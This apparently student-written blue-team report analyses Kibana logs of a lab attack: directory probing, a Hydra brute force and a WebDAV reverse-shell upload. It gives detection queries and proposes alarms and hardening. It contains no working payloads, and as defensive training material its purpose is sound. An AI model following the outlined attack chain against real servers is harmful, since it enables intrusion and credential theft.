event.duration: 0.0 event.dataset: flow flow.final: true
Oct 30, 2021 @ 17:16:40.004	@timestamp: Oct 30, 2021 @ 17:16:40.004 source.packets: 1 source.bytes: 68B source.ip: 192.168.1.90 source.port: 54384

Analysis: Finding the Request for the Hidden Directory

- On October 30,2021 at midnight 15,959 hits occurred trying to access the secret folder in the hidden directory
- These files contained important password information



```
url.path: "/company_folders/secret_folder/"  and source.ip: 192.168.1.90
```


15,949 hits

Oct 9, 2021 @ 18:07:11.100 - Nov 8, 2021 @ 18:07:11.100 —

```
Oct 30, 2021 @ 14:57:45.640   url.path: /company_folders/secret_folder/ @timestamp: Oct 30, 2021 @ 14:57:45.640 network.transport: tcp
                              network.protocol: http network.direction: inbound network.community_id: 1:Jxnmbi174AabQ+wsdgI1arXcVYM= network.bytes: 1.1KB
                              network.type: ipv4 query: GET /company_folders/secret_folder/ source.port: 54366 source.bytes: 386B source.ip: 192.168.1.90
                              agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 172faaae-9438-
                              4665-bb5a-11b714a8c819 agent.hostname: server1 event.category: network_traffic event.dataset: http event.duration: 1.2
```

Analysis: Uncovering the Brute Force Attack

- 119,659 hits were made in the brute force attack
- These attacks ended up giving the attacker access to our passwords.



```
source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 and user_agent.original : "Mozilla/4.0 (Hydra)"
```

Oct 30, 2021 @ 00:00:00.0 → Oct 30, 2021 @ 12:00:00.0


119,659 hits

Oct 30, 2021 @ 00:00:00.000 - Oct 30, 2021 @ 12:00:00.000 —

```
Time                          _source
> Oct 30, 2021 @ 01:09:51.950  user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Oct 30, 2021 @ 01:09:51.950 method: get network.protocol: http
                               network.direction: outbound network.community_id: 1:dJmM+viiURduoqmelmfK91F5kqI= network.bytes: 862B network.type: ipv4
                               network.transport: tcp http.request.method: get http.request.bytes: 164B http.request.headers.content-length: 0
                               http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-length: 460
                               http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized
> Oct 30, 2021 @ 01:09:51.950  user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Oct 30, 2021 @ 01:09:51.950 source.ip: 192.168.1.90 source.port: 39144
```

Analysis: Finding the WebDAV Connection

- There were 2 request made to the webdav reverse shell “test.php”



```
source.ip: 192.168.1.90 and destination.ip: 192.168.1.105 and query : "PUT /webdav/test.php"
```

```
Oct 30, 2021 @ 15:30:50.085   query: PUT /webdav/test.php @timestamp: Oct 30, 2021 @ 15:30:50.085 status: OK client.ip: 192.168.1.90 client.port: 54378
                              client.bytes: 1.3KB host.name: server1 ecs.version: 1.5.0 http.version: 1.1 http.request.body.bytes: 1.1KB
                              http.request.headers.content-length: 1,113 http.request.method: put http.request.bytes: 1.3KB http.response.bytes: 531B
                              http.response.body.bytes: 269B http.response.headers.content-length: 269 http.response.headers.content-type: text/html;
                              charset=ISO-8859-1 http.response.status_phrase: created http.response.status_code: 201 type: http

Oct 30, 2021 @ 15:30:50.078   query: PUT /webdav/test.php @timestamp: Oct 30, 2021 @ 15:30:50.078 network.bytes: 1.8KB network.type: ipv4
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An Alarm should be set to monitor all open ports to prevent this in the future.

In this Example we noted over 42,000 port scans. A threshold of 10,000 scans with a moderately high alert would be a huge start to identify the beginnings of a possible attack.

System Hardening

Continue monitoring open ports and set up a firewall specifically on these ports to block ports being scanned in the future. Close ports that don’t need to be open to maintain site traffic.

Mitigation: Finding the Request for the Hidden Directory

Alarm

A High priority alert should be set for our hidden directory (after its moved).

The threshold should be set low around 3 hits every 30 seconds.

System Hardening

Firstly if the hidden directory is even necessary let's move our secretly directory encrypt it and have a working whitelist of users and their IPs that can access this folder. If this file is not necessary lets remove it all together.

Furthermore lets abide by the alerts if the threshold lets completely lock down the directory containing our secret file only to be unlocked by our Cybersecurity Professionals at a physical work location.

Mitigation: Preventing Brute Force Attacks

Alarm

Use software like Splunk to set alerts for failed login attempts.

For all employees and accounts such as root set a threshold value for failed login attempts to 5 failed attempts per hour.

System Hardening

After the threshold amount is reached lock the account out for a brief time period. If continued failed login attempts happen completely lock the account until an IT or CS professional can verify the identity to the account is trying to access the account and unlock it.

The password file should be encrypted.

Mitigation: Detecting the WebDAV Connection

Alarm

For this we should Whitelist employee IPs who should have access to this file with 2FA when trying to access this file even with a correct password login. The alert would feature any IP not whitelisted and a failed 2FA check.

System Hardening

With an alert for accessing this file that account should be locked out and the file to be completely locked down with no access to it except from the root user.

Also move to encrypt the site and remove SQL injection.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Set an alert for any kind of executable file such as .php with a the highest priority alert

System Hardening

Only certain verified users should have access to upload files to the site and none of these should run as an executable file.

Move this process of uploading to the site off the website to prevent further attacks.

The End